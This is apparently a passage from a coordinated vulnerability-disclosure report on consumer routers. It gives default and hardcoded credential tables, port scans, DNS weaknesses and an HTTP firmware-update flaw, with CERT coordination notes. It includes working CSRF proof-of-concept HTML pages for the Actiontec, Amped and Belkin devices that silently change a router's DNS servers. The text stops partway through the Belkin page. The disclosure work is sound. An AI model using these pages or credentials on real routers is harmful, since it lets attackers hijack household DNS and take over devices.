Linksys	**E1200**						admin:admin			x	2007
Medialink	**MWN-WAPR300N**			x	x	x	admin:admin				
Motorola	**SURFboard eX-treme SBG6580**			x			admin:motorola	technician: yZgO8Bvj			
Netgear	**WNR1000 v3**	x	x		x		admin:password				2005
Readynet	**WRT300N-DD**	x	x	x	x		admin:admin				2008
Securifi	**Almond**	x	x	x	x		admin:admin		x		2008
	Almond 2015	x	x	x	x						2008
TP-Link	**TL-WR841N Ver:9.0**										2005
Trendnet	**TEW-812DRU /A H/W: V2.1R**										2007
ZyXEL	**NBG-418N**			x	x		admin:1234				2011

Appendix C: Case Studies Addendum

We provide the following case studies for completeness and to provide narrative examples of the CPE analysis procedure in action. For summarized data, refer to the tables in Appendix B.

C.1 Actiontec GT784WN[42]

C.1.1 WAN Scan

No data

C.1.2 LAN Scan

TCP

not shown: 65529 closed ports

Port	State	Service	Version
23/tcp	open	telnet	Broadcom BCM96328 ADSL router telnetd
80/tcp	open	http	micro_httpd
443/tcp	open	ssl/http	micro_httpd
1780/tcp	open	tcpwrapped	
4567/tcp	open	tram?	
44401/tcp	open	unknown	

UDP

not shown: 65523 closed ports

Port	State	Service
53/udp	open|filtered	domain
67/udp	open|filtered	dhcps
69/udp	open|filtered	tftp
1900/udp	open|filtered	upnp
5098/udp	open|filtered	unknown
5099/udp	open|filtered	unknown
5100/udp	open|filtered	socalia
37000/udp	open|filtered	unknown
38000/udp	open|filtered	unknown
50000/udp	open|filtered	unknown
50032/udp	open|filtered	unknown
56262/udp	open|filtered	unknown

C.1.3 DNS Issues

No data

C.1.4 Explore the Filesystem

The out-of-box (OOB) firmware is version 1.0.8; more recent firmware exists (NCS01-1.0.12, released October 24, 2014). Due to our coordination with Actiontec, the latest firmware is NCS01-1.0.13, released August 6, 2015.

The default credentials are admin:password. The credentials (including the username) can be changed, but the user is never prompted to do so during setup.

The default WiFi SSID and password appear to be randomly generated with WPA2 enabled by default.

[42] https://www.kb.cert.org/vuls/id/335192

Telnet is enabled by default, making live exploration simple (i.e., no mucking about with UART is necessary). The default credentials (admin:password) grant access to telnet.

BusyBox v1.00 (2005) was identified via the telnet `sh` command in the device.

C.1.5 Hardcoded Credentials

This vulnerability has been addressed in firmware version NCS01-1.0.13.

Multiple credentials exist by default, though their use remains unclear. Via telnet, the `dumpmdm` command dumps XML that contains

```
<X_BROADCOM_COM_LoginCfg>
    <AdminUserName>admin</AdminUserName>
    <AdminPassword>password</AdminPassword>
    <AdminPasswordHash>(null)</AdminPasswordHash>
    <SupportUserName>support</SupportUserName>
    <SupportPassword>support</SupportPassword>
    <SupportPasswordHash>(null)</SupportPasswordHash>
    <UserUserName>user</UserUserName>
    <UserPassword>user</UserPassword>
    <UserPasswordHash>(null)</UserPasswordHash>
    ....
</X_BROADCOM_COM_LoginCfg>
```

The 'user:user' credentials can be used to log into the web admin interface with privileges indistinguishable from the admin login. (Not that it matters because user:user can change the admin password in the usual manner once logged into the web administration interface.)

We confirmed that admin, support, and user all have root privileges using a telnet BusyBox shell:

```
# cat /etc/group
root::0:root,admin,support,user
```

There are no known effective mitigations. Changing the undocumented credentials' passwords via telnet (using the `passwd` tool) appears to work at first, though resetting the device restores the password to the default value; `deluser` via BusyBox shell fails ("deluser: user: User could not be removed from /etc/group").

Additionally, port 4567 is open on the LAN side at least, which has previously been used by Actiontec as a tech support backdoor. This port may be the purpose of the 'support:support' credentials, though neither telnet/ssh nor browser/curl appear to work with this port from the LAN.

A default password is provided for both remote administration and remote telnet (both are disabled by default).

C.1.6 Other Findings

CSRF with Undocumented Credentials Vulnerability

This vulnerability has been addressed in firmware version NCS01-1.0.13.

Burp Suite was used to examine packet parameters for CSRF proof of concept development.

The GT784WN creates a predictable header for authenticated users in the following format: "Authorization: Basic <base64 encoding of *username:password*>". With default credentials, for example, you would get

```
Authorization: Basic YWRtaW46cGFzc3dvcmQ=
```

The following proof of concept demonstrates the Actiontec GT784WN's vulnerability to both CSRF and clickjacking. The proof of concept (PoC) uses the undocumented 'user:user' credentials and deep links to change DNS settings on the WAN at page load (and loads the web console in an iframe, indicating no X-Frame-Option protections). Any settings on the router could be changed using the following attack.

actiontec_csrf.html

```
<html>
<head>
    <title>Actiontec PoCs</title>
</head>

<body>
    <h1>Silent CSRF using invisible iframe and undocumented credentials</h1>
    <p>Your Actiontec is now 1.3.3.7!</p>
    <!-- loads web console page in iframe -->
    <iframe style="display:none" src="http://user:user@192.168.0.1/index_real.html"
id="cj"></iframe>

    <!-- iframe for CSRF -->
    <iframe style="display:none" name="csrf-frame"></iframe>

    <!-- CSRF PoC -->
    <form method='GET' action='http://192.168.0.1/wansetup.cmd' target="csrf-frame"
id="csrf-form">
        <input type='hidden' name='serviceId' value=1>
        <input type='hidden' name='wanInf' value='ppp0'>
        <input type='hidden' name='wanL2IfName' value='atm0/ (0_0_35)'>
        <input type='hidden' name='pppUserName' value=>
        <input type='hidden' name='pppPassword' value=>
        <input type='hidden' name='pppIpExtension' value=0>
        <input type='hidden' name='enblFirewall' value=1>
        <input type='hidden' name='enblNat' value=1>
        <input type='hidden' name='useStaticIpAddress' value=0>
        <input type='hidden' name='pppLocalIpAddress' value='0.0.0.0'>
        <input type='hidden' name='enblLan2' value=0>
        <input type='hidden' name='vipmode' value=0>
        <input type='hidden' name='PPPAutoConnect' value=1>
        <input type='hidden' name='enblOnDemand' value=1>
        <input type='hidden' name='pppToBridge' value=0>
        <input type='hidden' name='enblEnetWan' value=0>
        <input type='hidden' name='ntwkPrtcl' value=0>
        <input type='hidden' name='enblIgmp' value=0>
        <input type='hidden' name='action' value='add'>
        <input type='hidden' name='redirect' value='advancedsetup_wanipaddress.html'>
        <input type='hidden' name='dnsPrimary' value='1.3.3.7'>
        <input type='hidden' name='dnsSecondary' value='3.1.33.7'>
        <input type='hidden' name='dnsIfc' value=>
        <input type='hidden' name='atmencaps' value='LLC'>
        <input type='hidden' name='needthankyou' value='advancedsetup_wanipad-
dress.html'>
        <input type='hidden' name='sessionKey' value=>
    </form>

    <!-- Execute CSRF scripts -->
    <script>document.getElementById("csrf-form").submit()</script>

</body>
</html>
```

C.1.7 Coordination Effort

The vendor was responsive to notification efforts. Vulnerability note VU#335192 was published August 11, 2015:

https://www.kb.cert.org/vuls/id/335192

C.2 Amped Wireless R10000

C.2.1 WAN Scan

TCP

Results
All 65535 scanned ports on 10.42.0.31 are filtered.

UDP

Results
All 65535 scanned ports on 10.42.0.31 are open|filtered.

C.2.2 LAN Scan

TCP

not shown: 65532 closed ports

Port	State	Service	Version
53/tcp	open	do-main?	
80/tcp	open	http	GoAhead Web-Server
52881/tcp	open	upnp	MiniUPnP

UDP

not shown: 65528 closed ports

Port	State	Service
53/udp	open|filtered	domain
67/udp	open|filtered	dhcps
1900/udp	open|filtered	upnp
2313/udp	open|filtered	unknown
3517/udp	open|filtered	802-11-iapp
39081/udp	open|filtered	unknown
41033/udp	open|filtered	unknown

C.2.3 DNS Issues

There is no open relay on the WAN.

- All DNS queries (host and router) use a static source port.
- All DNS queries use predictable TXIDs (0x0002, incrementing).



Figure 1: Amped Distribution of 264 DNS Queries (graph by Salver)

C.2.4 Explore the Filesystem

The OOB firmware is current (latest release: 12/7/2012) and downloadable, so extraction is not necessary.

- uses Linux kernel 2.6.30.9
- BusyBox v1.13.4 (2009) – (identified using `strings` and `grep`)
- Realtek SDK v2.5.2-47359

UPnP is disabled by default in the web admin interface, despite a LAN port listening for the service.

Amped Wireless R10000 creates a predictable header for authenticated users in the following format: "Authorization: Basic <base64 encoding of *username:password*>". With default credentials, for example, you get

```
Authorization: Basic YWRtaW46YWRtaW4=
```

Web Admin Interface

The default credentials are admin, admin. Credentials (including username) can be changed, but the user is never prompted to do so during setup.

Default WiFi is Amped_Network:wireless (WPA-Mixed, AES/AES); the setup wizard provides an opportunity to change SSID/password but doesn't exactly encourage it.

Enabled by default: WPS; IGMP proxy; IPSEC, PPTP, and L2TP pass through on VPN

C.2.5 Hardcoded Credentials

No data

C.2.6 Vulnerabilities

Vulnerable to DNS Spoofing

- All DNS queries (host and router) use a static source port.
- All DNS queries use predictable TXIDs (0x0002, incrementing).

Summary: All LAN host-originating and CPE router-originating requests are highly susceptible.

Vulnerable to CSRF

The following is a proof of concept.

amped_csrf.html

```
<html>
<head>
    <title>Amped CSRF</title>
</head>
<body>
    <iframe style="display:none" name="csrf"></iframe>
    <form method='POST' action='http://192.168.3.1/goform/formWanTcpipSetup' tar-
get='csrf' id='csrform'>
        <input type='hidden' name='ipMode' value='pptp'>
        <input type='hidden' name='wanType' value='autoIp'>
        <input type='hidden' name='wan_ip' value=172.1.1.1>
        <input type='hidden' name='wan_mask' value=255.255.255.255>
        <input type='hidden' name='wan_gateway' value=172.1.1.254>
        <input type='hidden' name='fixedIpMtuSize' value=1500>
        <input type='hidden' name='hostName' value=>
        <input type='hidden' name='dhcpMtuSize' value=1492>
        <input type='hidden' name='pppUserName' value=>
        <input type='hidden' name='pppPassword' value=>
        <input type='hidden' name='pppServiceName' value=>
        <input type='hidden' name='pppConnectType' value=0>
        <input type='hidden' name='pppMtuSize' value=1492>
        <input type='hidden' name='pptpIpAddr' value=172.1.1.2>
        <input type='hidden' name='pptpSubnetMask' value=255.255.255.0>
        <input type='hidden' name='pptpServerIpAddr' value=172.1.1.1>
        <input type='hidden' name='pptpUserName' value=>
        <input type='hidden' name='pptpPassword' value=>
        <input type='hidden' name='pptpConnectType' value=0>
        <input type='hidden' name='pptpMtuSize' value=1460>
        <input type='hidden' name='l2tpIpAddr' value=172.1.1.2>
        <input type='hidden' name='l2tpSubnetMask' value=255.255.255.0>
        <input type='hidden' name='l2tpServerIpAddr' value=172.1.1.1>
        <input type='hidden' name='l2tpUserName' value=>
        <input type='hidden' name='l2tpPassword' value=>
        <input type='hidden' name='l2tpConnectType' value=0>
        <input type='hidden' name='l2tpMtuSize' value=1460>
```

amped_csrf.html

```
        <input type='hidden' name='USB3G_USER' value=>
        <input type='hidden' name='USB3G_PASS' value=>
        <input type='hidden' name='USB3G_PIN' value=>
        <input type='hidden' name='USB3G_APN' value=>
        <input type='hidden' name='USB3G_DIALNUM' value=>
        <input type='hidden' name='USB3GConnectType' value=0>
        <input type='hidden' name='USB3GMtuSize' value=>
        <input type='hidden' name='dnsMode' value='dnsManual'>
        <input type='hidden' name='dns1' value=1.3.3.7>
        <input type='hidden' name='dns2' value=0>
        <input type='hidden' name='dns3' value=0>
        <input type='hidden' name='wan_macAddr' value=000000000000>
        <input type='hidden' name='submit-url' value='%2F03_02_00_wan.asp'>
        <input type='hidden' name='upnpEnabled' value=>
        <input type='hidden' name='igmpproxyEnabled' value='ON'>
        <input type='hidden' name='pingWanAccess' value=>
        <input type='hidden' name='webWanAccess' value=>
        <input type='hidden' name='WANPassThru1' value='ON'>
        <input type='hidden' name='WANPassThru2' value='ON'>
        <input type='hidden' name='WANPassThru3' value='ON'>
        <input type='hidden' name='ipv6_passthru_enabled' value=>
    </form>
    <script>document.getElementById("csrform").submit()</script>
</body>
</html>
```

C.2.7 Coordination Effort

Attempts to solicit contact and notify the vendor went unanswered. Per the CERT/CC's 45-day disclosure policy, a vulnerability note was published on December 10, 2015:

https://www.kb.cert.org/vuls/id/763576

C.3 AT&T Pace 4111N

C.3.1 WAN Scan

No data

C.3.2 LAN Scan

TCP

not shown: 65533 closed ports

Port	State	Service	Version
80/tcp	open	http	2Wire HomePortal router http config
443/tcp	open	ssl/http	2Wire HomePortal router http config

UDP

not shown: 65531 closed ports

Port	State	Service
53/udp	open	domain
67/udp	open|filtered	dhcps
37000/udp	open|filtered	unknown
38000/udp	open|filtered	unknown

C.3.3 DNS Issues

No data

C.3.4 Explore the Filesystem

OOB firmware is 9.5.1.34.0 == current firmware.

Web Admin Interface

The default credentials are no user name, and the password is 1469369996. Credentials (including username) can be changed, but the user is never prompted to do so during setup.

The default WiFi password, like the user account, is an integer string with an indeterminate seed (ATT115:1398133563) and WPA2 enabled by default.

Many or all pages of the web interface have a NONCE parameter; however, the "nonce" value itself is static regardless of the accessing host (ae612735f9ce813).

- On further investigation, the NONCE parameter changes every time the router is rebooted. Based on this finding, **the router is not at risk from CSRF attacks.**

C.3.5 Hardcoded Credentials

No data

C.3.6 Vulnerabilities

A working CSRF proof of concept was developed when it appeared that the nonce was a static value, but further investigation clarified that such an attack is infeasible (i.e., an attacker would have to be able to guess or otherwise obtain the nonce for each individual target).

C.3.7 Coordination Effort

No new issues were identified that require a coordination effort.

C.4 Belkin N600 DB Wireless N+ Dual Band Router (F9K1102 v2)[43]

C.4.1 WAN Scan

TCP

nmap –sS –Pn –sV –p T:1-65535 192.168.137.72

Results
All 65535 scanned ports on 192.168.137.72 are filtered.

UDP

nmap –sU –Pn –p U:1-65535 192.168.137.72

Results
All 65535 scanned ports on 192.168.137.72 are open|filtered.

[43] https://www.kb.cert.org/vuls/id/201168

C.4.2 LAN Scan

TCP

nmap –sS –Pn –sV –p T:1-65535 192.168.2.1

Port	State	Service	Version
80/tcp	open	http?	
139/tcp	open	mi-crosoft-ds	
445/tcp	open	mi-crosoft-ds	
9000/tcp	open	upnp	TwonkyMedia UPnP (UPnP 1.0; pvCon-nect SDK 1.0; Twonky SDK 1.1)
9443/tcp	open	ssl/upnp	TwonkyMedia UPnP (UPnP 1.0; pvCon-nect SDK 1.0; Twonky SDK 1.1)
10101/tcp	open	ezmeet-ing-2?	
23481/tcp	open	upnp	MiniUPnP
52881/tcp	open	upnp	MiniUPnP

UDP

nmap –sU –Pn –p U:1-65535 192.168.2.1

Port	State	Service
53/udp	open|filtered	domain
67/udp	open|filtered	dhcps
137/udp	open|filtered	netbios-ns
1900/udp	open|filtered	upnp
19540/udp	open|filtered	unknown
19541/udp	open|filtered	unknown
49235/udp	open|filtered	unknown
56674/udp	open|filtered	unknown

C.4.3 DNS Issues

The WAN port scan shows that the router is not an open DNS resolver by default.

Susceptibility to cache poisoning bears further investigation, as a Wireshark capture filtered for DNS queries (filter: `dns and ip.src==192.168.137.72`) shows that TXIDs (seen in the "Info" column after the words "Standard query") are highly predictable, starting at 0x0002 and incrementing with each subsequent query, as shown in Figure 2.



Figure 2: Belkin DNS Packet Capture

While the source ports (the "Src port" column) of these queries are randomized, the range of possible ports is limited. Based on 2,723 queries after filtering out ICMP, the lowest value recorded is 32,768 and the highest is 60,997, implying an approximate range of 30,000 possible source ports, as shown in Figure 3.



Figure 3: Belkin Distribution of DNS Queries (graph generated by Salver)

Though the port range is limited, ports appear to be randomly distributed. Furthermore, the predictable TXIDs apply only to router-originating requests. In other words, while the router's NTP, heartbeat, and firmware DNS queries are vulnerable to DNS spoofing, LAN host DNS queries are likely infeasible to attack.

C.4.4 Explore the Filesystem



Figure 4: Belkin UART Pins Identified Using a Multimeter

In addition to unpacking a downloaded firmware image with Binwalk, UART pins were successfully identified using multimeter readings[44] for live filesystem examination. The parameters are standard 8-N-1[45] with 38400 baud rate (discovered by trial and error).

Using `strings` and `grep` on the unpacked `busybox` binary, we determined that the Belkin uses BusyBox v1.1.0, circa 2006.

C.4.5 Hardcoded Credentials

No hardcoded or undocumented accounts were identified in the Belkin D600. The web admin account has no authentication by default, and users are not prompted to create a password until deep in the setup process (and even then, it is a mild recommendation at best).

---

[44] http://www.devttys0.com/2012/11/reverse-engineering-serial-ports

[45] http://en.wikipedia.org/wiki/8-N-1

C.4.6 Vulnerabilities

Vulnerability: Firmware Updates over HTTP

Checks for firmware updates are handled over HTTP using wget. These checks occur automatically every time the router boots up or manually via the web admin interface.

The results are easily intercepted and can be manipulated to modify the firmware version, hash, and packet expiration time in ways that the router accepts as legitimate. Figure 5 demonstrates this manipulated update since the current version shown (2.10.17) is the most up-to-date version available at the time of the experiment.



Figure 5: Belkin Accepts Tampered HTTP Indicating a New Update Exists

Forcing the Belkin N600 to downgrade to firmware version F9K1102_WW_2.10.09.bin may be possible, since dated versions of the firmware are hosted at the same domain. Experimental manipulations did not yield a successful downgrade attack, though arbitrary file writes and upgrade prevention were demonstrably possible.

Belkin N600 Is Vulnerable to CSRF

The following proof of concept establishes a session using the router's default blank password and executes scripts to modify DNS settings. Any Belkin N600 LAN host visiting such a specially crafted web page with an OOB configuration will result in a reliably exploited router.

belkin_csrf.html

```
<html>
 <head>
     <title>Belkin CSRF</title>
 </head>
 <body>
     <p>If you are connected to a Belkin F9K1102V2 N600 router with a default
(empty) password, your DNS is now 1.3.3.7!</p>

     <!--proof of concept: CSRF to establish a session-->
     <iframe style="display:none" name="getauth"></iframe>
     <form method='POST' action='http://192.168.2.1/setup.cgi' target='getauth'
id='csrf_auth'>
         <input type='hidden' name='pws' value='YWRtaW4%3D'>
         <input type='hidden' name='itsbutton1' value='Let+me+in%21'>
         <input type='hidden' name='is_parent_window=' value=>
         <input type='hidden' name='todo' value='login'>
         <input type='hidden' name='this_file' value='login.html'>
         <input type='hidden' name='next_file' value='wan_dns.html'>
         <input type='hidden' name='language' value='en'>
         <input type='hidden' name='message' value=>
         <input type='hidden' name='passwd' value=''>
         <input type='hidden' name='login_error_flag' value=0>
     </form>
     <script>document.getElementById("csrf_auth").submit()</script>

     <!--proof of concept CSRF to modify DNS-->
     <iframe style="display:none" name="csrf"></iframe>
     <form method='POST' action='http://192.168.2.1/setup.cgi' target='csrf'
id='csrform'>
         <input type='hidden' name='wan_dns1_1' value=1>
         <input type='hidden' name='wan_dns1_2' value=3>
         <input type='hidden' name='wan_dns1_3' value=3>
         <input type='hidden' name='wan_dns1_4' value=7>
         <input type='hidden' name='wan_dns2_1' value=3>
         <input type='hidden' name='wan_dns2_2' value=1>
